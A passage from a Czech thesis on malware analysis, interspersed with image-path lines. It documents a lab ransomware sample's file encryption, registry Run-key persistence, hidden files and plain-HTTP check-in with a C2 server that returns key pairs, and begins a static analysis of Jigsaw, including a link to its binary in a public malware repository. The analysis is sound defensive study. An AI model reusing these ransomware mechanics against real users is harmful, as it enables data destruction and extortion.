- `http://nebezpecnyweb.eu/cmFuc29td2FyZQ/checkin.php`
- `http://nebezpecnyweb.eu/cmFuc29td2FyZQ/platebni_brana.php`


7.4.2 Dynamická analýza

Následně jsem přešel na dynamickou část analýzy, při které bylo prozkoumáno chování vzorku přímo za běhu. Vzorek jsem spustil ve vlastním testovacím prostředí a nechal ho provést jeho činnost. Během prvních okamžiků po spuštění pracoval vzorek na pozadí a nijak nedával najevo co dělá. Postupně se na ploše začaly objevovat nové soubory, které měly stejné názvy jako již existující soubory uživatele, ale s jinou příponou. Po chvíli pak původní soubory úplně zmizely. Následně se ve výchozím webovém prohlížeči otevřela webová stránka, která oznamovala, že došlo k zašifrování souborů (obr. 31). Na této stránce se nacházel podrobný popis nastalé situace včetně instrukcí, jak dále postupovat. Na stránce se objevil seznam zašifrovaných souborů a také tlačítko, které provede přesměrování na platební bránu. HTML stránka dále obsahovala odpočet, který ukazoval zbývající čas do kdy je možné zpět obnovit soubory.




Obrázek 31: Snímky obrazovky uživatelského rozhraní třetího vzorku.

Nejprve jsem prozkoumal změny, které vzorek provedl se soubory na disku a v systémovém registru. Pro tento účel jsem použil nástroj Regshot, který porovnal stav systému před a po spuštění vzorku, a nástroj Noriben, který zaznamenal aktivity prováděné tímto procesem. Vzorek umístil do registru záznam, který zajišťuje jeho automatické spuštění po přihlášení uživatele. Záznam se nacházel ve větvi `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, kde vzorek vytvořil novou hodnotu typu `SZ`, ve které byla specifikována cesta ke spustitelnému souboru `AppSrv.exe`. Tato hodnota byla pojmenována jako `SystemApps` (obr. 32).



Obrázek 32: Záznam v systémovém registru zajišťující automatické spuštění třetího vzorku.

Vzorek během své aktivity provedl velké množství změn na disku. Tou zásadní bylo zašifrování souborů resp. vytvoření jejich zašifrované kopie a následné odstranění původních souborů. Vzorek se zaměřil pouze na soubory uživatele, především na fotografie, multimédia, dokumenty apod. Zašifrovaným souborům byla k jejich původnímu názvu navíc přidána přípona `.LOCKED`. Operační systém i nainstalované aplikace zůstaly nedotčeny a plně funkční.




Obrázek 33: Porovnání obsahu původního a zašifrovaného souboru pomocí hex editoru HxD.

Dále vzorek vytvořil složku `SystemApps`, kterou umístil do domovského adresáře aktuálně přihlášeného uživatele. Této složce byl navíc nastaven atribut označující složku za skrytou. Vzo-

rek v této složce vytvořil tři soubory – dva nové textové soubory a kopii vlastního spustitelného souboru. Na plochu pak vzorek uložil html soubor. Vzorek tedy vytvořil tyto soubory:

- `C:\Users\<Uživatel>\SystemApps\AppSrv.exe`
- `C:\Users\<Uživatel>\SystemApps\.id`
- `C:\Users\<Uživatel>\SystemApps\.key`
- `C:\Users\<Uživatel>\Desktop\precist.html`


Síťovou komunikaci vzorku jsem zachytil pomocí nástroje WireShark. Nejprve proběhl překlad doménového jména `nebezpecnyweb.eu` na IP adresu. Síťová komunikace mezi vzorkem a vzdáleným serverem nebyla šifrovaná. Vzorek inicioval komunikaci se serverem tím, že odeslal POST požadavek na URL adresu `http://nebezpecnyweb.eu/cmFuc29td2FyZQ/checkin.php`. V tomto požadavku odeslal informace o domovském adresáři uživatele (`homedir`), jméno a příjmení (`namex`) a uživatelské jméno s názvem zařízení (`username`). Vzorek se pomocí položky User-Agent identifikoval vzdálenému serveru jako `ransomware` (obr. 34).



Obrázek 34: Záznam síťové komunikace vzorku odesílajícího POST požadavek na checkin.php.


Server odpověděl na požadavek vzorku zprávou ve formátu JSON, která obsahovala tyto položky (obr. 35):

- `id`
- `public_key`
- `private_key`
- `paid`
- `timestamp`



Obrázek 35: Zachycená odpověď serveru na předchozí požadavek se zprávou v formátu JSON.

Poté co vzorek zašifroval všechny soubory kontaktoval vzdálený server odesláním POST požadavku (obr. 36). Tentokrát požadavek směřoval na adresu `http://nebezpecnyweb.eu/cmFuc29td2FyZQ/detail.php`. Vzorek v tomto požadavku odeslal hodnotu `id`, kterou obdržel od serveru v předchozí odpovědi. Pomocí položky User-Agent se pak vzorek identifikoval vzdálenému serveru jako `ransomware`. Vzorek odesílal stejný požadavek opakovaně, v pravidelném intervalu, přibližně každých 30 sekund.



Obrázek 36: Záznam síťové komunikace vzorku odesílajícího POST požadavek na server (na stránku detail.php).

Odpověď serveru, která reaguje na druhý požadavek vzorku, je totožná jako v předchozím případě. Opět se jedná o zprávu ve formátu JSON. Pomocí této zprávy vzorek ověřuje, zda došlo k zaplacení požadované částky. Ke změně dochází až po zaplacení této částky, kdy server zašle upravenou odpověď na požadavek vzorku. V této odpovědi se změní hodnota položky označované jako `paid` na „1“ a položka `private_key`, která byla do této doby prázdná (null), nyní obsahuje soukromý klíč (obr. 37). V následujícím kroku dojde k dešifrování souborů na zařízení.

Vzorek jsem nechal otestovat u služeb poskytující automatickou analýzu. Prostředí Cuckoo Sandbox[69] provedlo automatickou analýzu vzorku, na jehož základě ho ohodnotilo známkou škodlivosti 3,8 z 10. To znamená, že vzorek vykazuje četné známky škodlivého chování.


[69] Výsledek automatické analýzy prvního vzorku pomocí Cuckoo Sandbox je dostupný z `https://cuckoo.cert.ee/analysis/1025232/summary/`

```
…  84.2438…  10.0.2.15      89.221.213.12  HTTP    246 POST /cmFuc29td2FyZQ/detail.php HTTP/1.1  (application/x-www-form-urlencoded)
…  84.2441…  89.221.213.12  10.0.2.15      TCP      60 80 → 49504 [ACK] Seq=762 Ack=385 Win=65535 Len=0
…  84.2889…  89.221.213.12  10.0.2.15      TCP    1474 80 → 49504 [ACK] Seq=762 Ack=385 Win=65535 Len=1420 [TCP segment of a reassembl…
…  84.2889…  89.221.213.12  10.0.2.15      HTTP    679 HTTP/1.1 200 OK  (application/json)

> Internet Protocol Version 4, Src: 89.221.213.12, Dst: 10.0.2.15
> Transmission Control Protocol, Src Port: 80, Dst Port: 49504, Seq: 2182, Ack: 385, Len: 625
> [2 Reassembled TCP Segments (2045 bytes): #46(1420), #47(625)]
> Hypertext Transfer Protocol
v JavaScript Object Notation: application/json
  v Object
    v Member Key: id
        String value: 332814
        Key: id
    v Member Key: public_key
        String value [truncated]: -----BEGIN PUBLIC KEY-----
        MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0aS+jNJrIz31yDhE9nbp
        /iXRRY9VVPaozk9b3VvTsP28tO3mBwcvf6BWXbLWp5ksLJC8VPwDMG+lUx9rA8rn
        5RTT/wkNUYDEVRqdcmLyrrAm6PodO6TN/i5mzvmBZjPQDSev20t6BLM
        Key: public_key
    v Member Key: private_key
        String value [truncated]: -----BEGIN PRIVATE KEY-----
        MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDRpL6M0msjPfXI
        OET2dun+JdFFj1VU9qjOT1vdW9Ow/by07eYHBy9/oFZdstanmSwskLxU/AMwb6VT
        H2sDyuflFNP/CQ1RgMRVGp1yYvKusCbo+h07pM3+LmbO+YFmM9ANJ6
        Key: private_key
    v Member Key: paid
        String value: 1
        Key: paid
    v Member Key: timestamp
        String value: Apr 10, 2019 22:04:35
        Key: timestamp
```

Obrázek 37: Odpověď serveru na požadavek vzorku obsahující soukromý klíč.

Služba Any.Run[70] poskytla vygenerovanou zprávu shrnující průběh provedené analýzy. Ve zprávě jsou podrobně popsány vzorkem prováděné změny na disku, zmapovány aktivity procesu či jeho síťová komunikace. Tato zpráva také obsahuje diagram, na kterém je znázorněno jeho chování za běhu (obr. 38). Z tohoto diagramu vyplývá, že vzorek spustil celkem pětkrát program `cmd.exe`, který pro něj vykonal určité akce. Například pro něj vytvořil adresář, do kterého následně překopíroval kopii vzorku. Tomuto adresáři pak nastavil atribut „skrytý“. Dále nechal vytvořit záznam v systémovém registru, který zajistil perzistenci vzorku. Nakonec pak zajistil otevření webové stránky, která byla uložená na ploše.



Obrázek 38: Diagram popisující běh třetího vzorku, který vygenerovala služba Any.Run. [74]

[70]Výsledek automatické analýzy prvního vzorku pomocí služby Any.Run je dostupný z `https://app.any.run/tasks/6043e98e-d8fa-4d99-aff4-eafedb9ffaf1`

7.4.3 Shrnutí průběhu analýzy a zjištěných poznatků

Na vzorku číslo tři byla provedená statická a dynamická analýza. Vzorek byl naprogramován v jazyce Go a následně zabalen pomocí packeru UPX. Jedná se o ransomware, tedy malware, který zašifruje vybrané typy souborů na disku. Šifrování souborů probíhá pomocí dvou kryptografických algoritmů (symetricky a asymetrický). Vzorek je závislý na dostupností síťové konektivity, jelikož ze serveru získává dvojici klíčů pro asymetrickou kryptografii. Persistence je pak zajištěna pomocí záznamu v systémovém registru. Vzorek také vytvořil svou vlastní kopii, kterou umístil do složky SystemApps v domovském adresáři uživatele. V této složce vzorek uchovává ještě další dva soubory – zašifrovaný klíč a unikátní identifikátor.

7.5 Analýza čtvrtého vzorku

Pro následující ukázku analýzy malwaru jsem použil již existující vzorek. Zvolil jsem vzorek označený jako Jigsaw, který jsem získal z veřejné databáze malwaru theZoo[71].

Tabulka 5: Zadání čtvrtého vzorku k analýze.

Identifikační číslo případu	4
Název souboru	jigsaw.exe
Velikost (v KiB)	283,50
Popis	Spustitelný soubor (přípona .exe)
Způsob získání (zajištění)	Vzorek z veřejné databáze


7.5.1 Statická analýza

Analýzu čtvrtého vzorku jsem zahájil načtením jeho spustitelného souboru do nástroje PPEE. Využil jsem především modul File Information, ve kterém jsem si nechal zobrazit vypočtené hashe a další informace o vzorku načtené ze souboru VersionInfo. Bylo zde například uvedeno, že vzorek používá interní označení `BitcoinBlackmailer.exe`. Dále následovaly zjevně podvržené údaje o názvu produktu a jeho popisu, kde bylo uvedeno, že se jedná o aplikaci `Firefox` ve verzi `37.0.2.5583`. Stejně tak byly v podrobnostech o autorských právech zmíněni vývojáři „*Firefoxu*“ a „*Mozzilly*“. Tento vzorek předstírá, že pochází od vývojářů webového prohlížeče Firefox, a tím se snaží uvést uživatele v omyl. Vzorek není digitálně podepsán.

Následně jsem pomocí nástroje pestudio prozkoumal strukturu spustitelného souboru patřícího tomuto vzorku. Jedná se o aplikaci vybavenou grafickým uživatelským rozhraním (subsystém Windows GUI). Spustitelný soubor je určený pro 32-bitový operační systém a jeho kompilace proběhla 31. března 2016 v 08:28. Vzorek je postaven na prostředí .NET Framework.

V dalším kroku jsem zabýval seznamem sekcí. Vzorek obsahoval celkem pět sekcí. Kromě standardně pojmenovaných sekcí `.text`, `.rsrc` a `.reloc` se zde nacházela jedna sekce, která

[71] Vzorek Jigsaw je dostupný z `https://github.com/ytisf/theZoo/blob/master/malwares/Binaries/Ransomware.Jigsaw/Ransomware.Jigsaw.zip`



Obrázek 39: Hashe čtvrtého vzorku získané pomocí nástroje PPEE v modulu File Information.


vůbec neměla přiřazený název, a také sekce s názvem `\x01\x1e!mmUPp‘B\x03`. Nestandardní názvy sekcí mohou značit použití packeru, nebo nějakou formy obfuskace. Poslední zmíněná sekce byla zároveň největší sekci tohoto spustitelného souboru (zabírá přibližně 74 % velikosti sekcí). Sekce se zdroji (`.rsrc`) pak obsahovala pouze soubory Manifest a VersionInfo.

name	!mmUPp	.text	.rsrc	.reloc	n/a
md5	84ED17C693B722974...	25C7E782FE572BC66...	42554AC5ECA4608...	F73E3F2C2543C55...	A1131D32898900...
file-ratio (99.65 %)	73.72 %	24.87 %	0.71 %	0.18 %	0.18 %
file-cave (2236 bytes)	214016 bytes	72192 bytes	2048 bytes	512 bytes	512 bytes
entropy	7.999	5.391	3.581	0.098	0.139
raw-address	0x00000400	0x00034800	0x00046200	0x00046A00	0x00046C00
raw-size (289280 bytes)	0x00034400 (214016 b...	0x00011A00 (72192 b...	0x00000800 (2048 b...	0x00000200 (512 b...	0x00000200 (512 ...
virtual-address	0x00402000	0x00438000	0x0044A000	0x0044C000	0x0044E000
virtual-size (287044 byt...	0x00034260 (213600 b...	0x00011878 (71800 b...	0x00000650 (1616 b...	0x0000000C (12 b...	0x00000010 (16 b...
entry-point (0x0004E00A)	-	-	-	-	x
writable	x	-	-	-	-
executable	x	x	-	-	x
shareable	-	-	-	-	-
discardable	-	-	-	x	-
initialized-data	x	-	x	x	-
uninitialized-data	-	-	-	-	-
readable	x	x	x	x	x
self-modifying	x	-	-	-	-
blacklisted	x	-	-	-	-

Obrázek 40: Výpis sekcí čtvrtého vzorku získaný pomocí nástroje pestudio.


Při prozkoumání seznamu importu pomocí nástroje pestudio byla vidět pouze jediná knihovna `mscoree.dll`, která importovala funkci `_CorExeMain`. Vzorek jsem následně načetl v nástroji Dependencies, nicméně i ten poskytl pouze částečné výsledky. Zobrazil knihovny `mscorelib.dll`, `System.dll`, `System.Core.dll`, `System.Drawing.dll`, `System.Windows.Forms.dll` či `Newtonsoft.Json.dll`, která se používá pro parsování JSONu. Vzorek jsem proto načetl v nástroji

Exeinfo PE, který zjistil, že byl použit protektor ConfuserEx v0.6.0. Jde o nástroj používaný k ochraně zdrojového kódu programů, které jsou vyvíjeny pro chod v prostředí .NET Framework. I přes použití nejnovější verze nástroje de4dot nebylo odstranění tohoto protektoru úspěšné.



Obrázek 41: Identifikace u čtvrtého vzorku pomocí nástroje Exeinfo PE.

Vzorek jsem následně otevřel v nástroji dnSpy, což je editor, dekompiler a debugger pro programy vytvořené za pomoci .NET Frameworku. V tomto nástroji bylo možné vidět, že většina zdrojového kódu vzorku byla obfuskována. Přesto bylo možné nalézt čitelné části kódu s užitečnými informacemi o vzorku. Například v části nazvané `Config` byl uveden šifrovací klíč, maximální velikost šifrovaného souboru či přípona pro zašifrované soubory.




Obrázek 42: Procházení části zdrojového kódu v nástroji dnSpy.

Dále jsem prověřil textové řetězce, které jsem získal pomocí nástroje strings. Podařilo se extrahovat přes sedm tisíc textových řetězců, z toho relevantních pak bylo přibližně sedm set.

Velkou část pak tvořily řetězce obsahující názvy metod, funkcí a knihoven. Dále se vyskytovaly řetězce ze sekce `.rsrc`, především z části VersionInfo, které se podařilo získat už v předchozích částech analýzy. Mezi řetězci se nacházely i názvy souborů a složek, cesta ke klíči v registru, URL adresa či doprovodné části textu, například:

- `DeleteItself.bat`
- `Drpbx\drpbx.exe`
- `Frfx\firefox.exe`
- `Address.txt`
- `System32Work`
- `.fun`
- `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- `http://btc.blockr.io/api/v1/coin/info`
- `Your computer files have been encrypted. Your photos, videos, documents, etc...`

Pro provedení antivirového skenu jsem použil službu VirusTotal[72], která prověřila vzorek u 67 antivirových řešení. Jako škodlivý pak označilo vzorek 58 antivirových řešení. Většina z nich rozpoznala vzorek jako ransomware Jigsaw, popřípadě jako variantu trojského koně.

